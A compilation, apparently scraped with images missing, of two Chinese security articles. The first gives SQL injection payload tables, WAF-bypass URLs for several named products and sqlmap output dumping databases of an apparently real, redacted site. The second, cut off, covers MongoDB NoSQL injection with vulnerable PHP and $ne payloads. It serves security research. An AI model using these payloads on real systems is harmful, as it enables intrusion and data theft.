	id=1 and 1%3	id=1 and 2%3

字符型	id=1’and 1%23	id=1’ and 0%23
	id=1’ and 1-0%23	id=1’ and 1-1%23
	id=1’ and 1+0%23	id=1’ and 1+1%23
	id=1’ and 1*0%23	id=1’ and 1*1%23
	id=1’ and 2/1%23	id=1’ and 2/2%23
	id=1’ and 2<<1%23	id=1’ and 2<<0%23
	id=1’ and 2>>1%23	id=1’ and 2<<0%23
	id=1’ and 1|1%23	id=1%’ and 1|0%23
	id=1’ and 1||1%23	id=1’ and 1||0%23
	id=1’ and 1&&1%23	id=1’ and 1&&0%23
	id=1’ and 1^1%23	id=1’ and 1^0%23
	id=1’ and 1%3%23	id=1’ and 2%3%23
搜索型	id=1%’and 1%23	id=1%’ and 0%23
	id=1%’ and 1-0%23	id=1%’ and 1-1%23
	id=1%’ and 1+0%23	id=1%’ and 1+1%23
	id=1%’ and 1*0%23	id=1%’ and 1*1%23
	id=1%’ and 2/1%23	id=1%’ and 2/2%23
	id=1%’ and 2<<1%23	id=1%’ and 2<<0%23
	id=1%’ and 2>>1%23	id=1%’ and 2<<0%23
	id=1%’ and 1|1%23	id=1%’ and 1|0%23
	id=1%’ and 1||1%23	id=1%’ and 1||0%23
	id=1%’ and 1&&1%23	id=1%’ and 1&&0%23
	id=1%’ and 1^1%23	id=1%’ and 1^0%23
	id=1%’ and 1%3%23	id=1%’ and 2%3%23

本地测试环境：



如若 and 也会拦截，可以直接在参数上进行类似判断操作，如 id=1*0 、id=1*2，除了以上方法，还有很多其它衍生出的识别绕过方法，以{ “op}为例作演示，其它的方法大家可以按照这种思路自行发挥：

安全狗：

百度云加速：


腾讯云：

阿里云：

当我们已确认注入点后，下一步的目标是完全 Bypass WAF 出任意数据，以下以安全狗、modsecurity、百度云加速、 阿里云盾、长亭雷池截止目前最新的版本为例，这里只提供绕过的思路，即如何利用已知技巧进行组合推理来绕过相关 WAF 防护，出数据具体过程这里就不详解，大家感兴趣的可以手动尝试。

0x03 安全狗 Bypass

本地无 WAF 测试环境：




在对安全狗的绕过测试中发现，只需利用一个*/闭合多个/*!即可绕过，简单粗暴。

http://192.168.20.123:81/user.php?id=-11/*!union/*!select/*!1,(select/*!password/*!from/*!test.user limit 0,1),3*/

0x04 Modsecurity Bypass

本地环境搭建 modsecurity 模块进行安全防护，利用{ “op}、/*!50000*/组合进行绕过。

http://192.168.20.123/user.php?id=1 and{`version`length((select/*!50000schema_name*/from/*!50000information_schema.schemata*/limit 0,1))>0}





0x05 百度云加速 Bypass

利用–+%0a 进行绕过。

0x06 阿里云盾 Bypass


利用–+%0a、@自定义变量、{a key}组合进行绕过。





0x07 长亭雷池 Bypass

经过大量测试后，发现雷池在处理 MySQL 注释符/*! */识别时存在缺陷，只需把攻击语句放在注释符中即可绕过。



0x08 自动化 bypass

当我们挖掘出绕过相关 WAF 进行 SQL 注入的技巧后，下一步就是编写脚本实现工具自动化注入。以 sqlmap 为例，我们编写 tamper 脚本实现注入自动化。

```
LookedeMBP:~ looke$ sqlmap -r/var/folders/7d/b34c01sn5d703mkd4wq6wbyw0000gn/T//1508722012901.req --
tamper [redacted].py
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.1.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 09:26:54

[09:26:54] [INFO] parsing HTTP request from '/var/folders/7d/b34c01sn5d703mkd4wq6wbyw0000gn/T//1508
722012901.req'
[09:26:54] [INFO] loading tamper script '[redacted]'
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] y
[09:26:56] [WARNING] provided value for parameter 'Pge13bA_k' is empty. Please, always use only val
id parameter values so sqlmap could be able to run properly
[09:26:56] [INFO] resuming back-end DBMS 'mysql'
[09:26:56] [INFO] testing connection to the target URL
[09:26:56] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF
/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - Parameter replace
    Payload: http://[redacted]/m/journalist/releases/do_list?name_key=%E7%A5%9E%E7%AD%96%E6
%95%B0%E6%8D%AE%E4%B8%BE%E8%A1%8C2017%E6%95%B0%E6%8D%AE%E9%A9%B1%E5%8A%A8%E5%A4%A7%E4%BC%9A&languag
e=(SELECT (CASE WHEN (5443=5443) THEN 5443 ELSE 5443*(SELECT 5443 FROM INFORMATION_SCHEMA.PLUGINS)
END))&channel_id=0&filter=%E6%90%9C%E7%B4%A2
---
[09:26:56] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[09:26:56] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[09:26:56] [INFO] fetched data logged to text files under '/Users/looke/.sqlmap/output/www.[redacted]'
```

```
[16:03:11] [INFO] retrieved: 9
[16:03:13] [INFO] retrieved: information_schema
[16:04:10] [INFO] retrieved: blog
[16:04:32] [INFO] retrieved: blog_hk
[16:04:56] [INFO] retrieved: fileman
[16:05:21] [INFO] retrieved: media
[16:06:29] [INFO] retrieved: mt
[16:06:42] [INFO] retrieved: mysql
[16:07:03] [INFO] retrieved: performance_schema
[16:08:02] [INFO] retrieved: test_federate
available databases [9]:
[*] blog
[*] blog_hk
[*] fileman
[*] information_schema
[*] media
[*] mt
[*] mysql
[*] performance_schema
[*] test_federate
```

0x09 WAF 防御

对已知或未知的安全问题进行防御是 WAF 功能的核心，漏报及误报是衡量一个 WAF 产品好坏的重要指标，具体落实到规则的及时更新、bypass 新技巧的及时响应。另外，还应综合利用拦截日志数据进行相关算法分析，不断提高 WAF 的防护能力。总结来说，打造一款上乘的 WAF，非一朝一日之功，需长期的技术储备、产品不断地更新迭代、算法地持续优化，才能把好防御这个重要的关口。同时，不断探索新的高效防护方法，才能在攻防战中立于不败之地。

0xa0 总结

从攻击者角度来看，绕过 WAF 的基本方法其实不多，如何把这些已知方法融合起来，并结合各自 WAF 本身的防护特性，不断进行推理，成为突破 WAF 防护的关键。当然，自动化 Fuzz 才是 WAF Bypass 新技术产生的正道。另外，从个人的注入 Bypass 测试过程看，绕过基于语义识别的 WAF 比绕过基于规则识别的 WAF 难得多，值得我们挑战。

从 WAF 产品角度来看，衡量一个 WAF 好坏的标准是漏报率和误报率的高低，但这些指标建立在以 WAF 不影响正常业务为前提。测试中我发现，基于规则的 WAF 对业务的耦合度往往较低，不管是腾讯云 WAF 还是阿里云盾，对用户的输入都较为敏感，如参数中输入注释

符请求就会被拦截。而基于语义的 WAF 的和业务的耦合度较高，误报率下降明显。从测试结果来看，基于语义识别的 WAF 相较传统 WAF 来说有较大优势，值得我们学习和借鉴。

从安全管理者角度来讲，从以上测试过程可以看出，不管是基于规则的 WAF 还是基于语义识别的 WAF，都存在被都完全绕过的可能。WAF 的主要作用是提高攻击门槛，但不能消灭攻击入侵事件，解决安全问题的根本途径还得从代码层面着手进行修复。

平安银河实验室：

平安银河实验室隶属于平安集团信息安全平台部，致力于安全技术研究，渗透测试等，研究方向覆盖 Web 应用安全，app 安全，大数据安全等多个方面。

欢迎对本篇文章感兴趣的同学扫描平安银河实验室公众号二维码，一起交流学习

冷门知识 — NoSQL 注入知多少

作者：图南
文章来源：【安全客】https://www.anquanke.com/post/id/97211

研究起因

接触 NoSQL 已经近两年了，最近在研究 NoSQL 注入，写下这篇文章输出我的一些沉淀。翻阅 NoSQL 注入资料发现这方面的文章很少，尤其是中文资料，又去搜一下 MongoDB 相关的漏洞，大约 300 多条记录，绝大多数是「未授权访问」，NoSQL 注入寥寥无几。这就更激发我想写出点东西帮助更多人了解它。镜像站参考链接：

https://wooyun.shuimugan.com/

文章均用我最熟悉的 MongoDB 作为例子。

一点 NoSQL 注入的概念

基本概念还是相当重要的，来看下 owasp 对 NoSQL 注入的描述。

NoSQL 数据库提供比传统 SQL 数据库更宽松的一致性限制。 通过减少关系约束和一致性检查，NoSQL 数据库提供了更好的性能和扩展性。 然而，即使这些数据库没有使用传统的 SQL 语法，它们仍然可能很容易的受到注入攻击。 由于这些 NoSQL 注入攻击可以在程序语言中执行，而不是在声明式 SQL 语言中执行，所以潜在影响要大于传统 SQL 注入。

NoSQL 数据库的调用是使用应用程序的编程语言编写的，过滤掉常见的 HTML 特殊字符，如<> &;不会阻止针对 NoSQL 的攻击。

NoSQL 注入分类

我找到了两种 NoSQL 注入分类的分类方式，第一种是按照语言的分类:PHP 数组注入，js 注入和 mongo shell 拼接注入等等。

第二种是按照攻击机制分类:重言式，联合查询，JavaScript 注入等等，这种分类方式很像 SQL 注入的分类方式。

我们详细讨论下第二种分类方式:

1）重言式

又称为永真式，此类攻击是在条件语句中注入代码，使生成的表达式判定结果永远为真，从而绕过认证或访问机制。

2) 联合查询

联合查询是一种众所周知的 SQL 注入技术，攻击者利用一个脆弱的参数去改变给定查询返回的数据集。联合查询最常用的用法是绕过认证页面获取数据。

3) JavaScript 注入

这是一种新的漏洞，由允许执行数据内容中 JavaScript 的 NoSQL 数据库引入的。JavaScript 使在数据引擎进行复杂事务和查询成为可能。传递不干净的用户输入到这些查询中可以注入任意 JavaScript 代码，这会导致非法的数据获取或篡改。

PHP 中的 NoSQL 注入


在我搜集 NoSQL 注入的时候发现了一个叫 NoSQLInjectionAttackDemo 的 Github repo，感谢前辈的辛苦研究，给我提供了很宝贵的资料，我基于这个项目分析 PHP 中的 NoSQL 注入。

1) 重言式注入

```
<?php
$m = new MongoClient();
$db = $m->test;
$collection = $db->users;
$dbUsername = null;
$dbPassword = null;
$data = array(
'username' => $_REQUEST['username'],
'password' => $_REQUEST['password']

);
$cursor = $collection->find($data);
$count = $cursor->count();
$doc_failed = new DOMDocument();
$doc_failed->loadHTMLFile("failed.html");
$doc_succeed = new DOMDocument();
$doc_succeed->loadHTMLFile("succeed.html");
if($count >0 ){
echo $doc_succeed->saveHTML();
foreach ($cursor as $user){
echo 'username:'.$user['username']."</br>";
```

```
echo 'password:'.$user['password']."</br>";
}
}
else{
echo $doc_failed->saveHTML();
}
```

这段代码有点年代，我试图运行的时候发现，这个 MongoDB driver 已经不推荐使用了。



为了文章的实用性，我用最新的 MongoDB driver 重构了这段代码。


```
<?php
$manager = new MongoDB\Driver\Manager("mongodb://mongo:27017");
$dbUsername = null;
$dbPassword = null;
$data = array(
'username' => $_REQUEST['username'],
'password' => $_REQUEST['password']
```

```
);
$query = new MongoDB\Driver\Query($data);
$cursor = $manager->executeQuery('test.users', $query)->toArray();
$doc_failed = new DOMDocument();
$doc_failed->loadHTMLFile("failed.html");
$doc_succeed = new DOMDocument();
$doc_succeed->loadHTMLFile("succeed.html");
if(count($cursor)>0){
echo $doc_succeed->saveHTML();
}
else{
echo $doc_failed->saveHTML();
}
```


很简单，就是一个登录的后端处理代码，正常情况下，输入正确的用户名和密码我们可以看到登录成功的页面，输入错误的看到登录失败的页面。

我们正常登录来详细看一下程序的数据流，假设用户名:xiaoming 密码:xiaoming123

我们从代码中可以看出，这里对用户输入没有做任何校验，那么我们可以通过构造一个永真的条件就可以完成 NoSQL 注入。MongoDB 基础我在本文不再赘述，直接构造 payload:username[$ne]=1&password[$ne]=1 的 payload.



注入成功，看数据流:



对于 PHP 本身的特性而言，由于其松散的数组特性，导致如果我们输入 value=1 那么，也就是输入了一个 value 的值为 1 的数据。如果输入 value[$ne]=1 也就意味着 value=array($ne=>1),在 MongoDB 中，原来的一个单个目标的查询变成了条件查询。同样的，我们也可以使用 username[$gt]=&password[$gt]=作为 payload 进行攻击。

2) NoSQL 联合查询注入

